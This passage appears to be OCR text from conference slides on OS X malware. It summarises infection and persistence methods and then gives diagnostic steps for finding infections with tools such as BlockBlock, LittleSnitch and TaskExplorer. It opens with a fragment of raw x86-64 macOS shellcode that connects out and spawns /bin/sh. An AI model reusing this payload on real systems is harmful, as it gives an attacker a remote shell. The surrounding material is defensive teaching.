;"\x41\xB0\x02\x49\xC1\xE0\x18\x49\x83\xC8\x61\x4C\x89\xC0\x48" +
;"\x31\xD2\x48\x89\xD6\x48\xFF\xC6\x48\x89\xF7\x48\xFF\xC7\x0F" +
;"\x05\x49\x89\xC4\x49\xBD\x01\x01\x11\x5C\xFF\xFF\xFF\xFF\x41" +
;"\xB1\xFF\x4D\x29\xCD\x41\x55\x49\x89\xE5\x49\xFF\xC0\x4C\x89" +
;"\xC0\x4C\x89\xE7\x4C\x89\xEE\x48\x83\xC2\x10\x0F\x05\x49\x83" +
;"\xE8\x08\x48\x31\xF6\x4C\x89\xC0\x4C\x89\xE7\x0F\x05\x48\x83" +
;"\xFE\x02\x48\xFF\xC6\x76\xEF\x49\x83\xE8\x1F\x4C\x89\xC0\x48" +
;"\x31\xD2\x49\xBD\xFF\x2F\x62\x69\x6E\x2F\x73\x68\x49\xC1\xED" +
;"\x08\x41\x55\x48\x89\xE7\x48\x31\xF6\x0F\x05"
```

PERSISTENCE
many options, few used

1 launch daemons & agents




2 user login items

3 browser extensions & plugins

~20 techniques

[RSA 2015]
"Malware Persistence on OS X"

FEATURES
dependent on the goals of the malware



SUMMARY
the current state of OS X malware

infection

- trojans/phishing
- some exploits

stealth

- 'hide' in plain site
- rootkits? not common

persistence

- well known methods
- majority: launch items

features

- poorly implemented
- suffice for the job

self-defense


- minimal obfuscation
- trivial to detect/remove

psp bypass

- occasional anti-AV
- no psp detection

PART 0X3: DIAGNOSTICS

are you possibly infected?




Visually Observable Indicators

more often than not, you're not infected...

most not trivially observable!

unlikely malware

possibly malware




"*my computer is so slow*"


"*there are tons of popups*"

"*it keeps crashing*"

"*my homepage and search engine are weird*"




"*so many processes*"




"my *computer says its infected*

VISUALLY OBSERVABLE INDICATORS

generic alerts may indicate the presence of malware



persistence (**BlockBlock**)




network access (**LittleSnitch**)

note: such tools do not attempt to directly detect malware per-se…

Step 0x1: Known Malware

any known malware running on your system?



TaskExplorer (+virus total integration)

Step 0x2: Suspicious Processes

any unrecognized binaries running on your system?

"global search" for:

suspicious!


unsigned

+

unrecognized (by VT)

+

"apple"

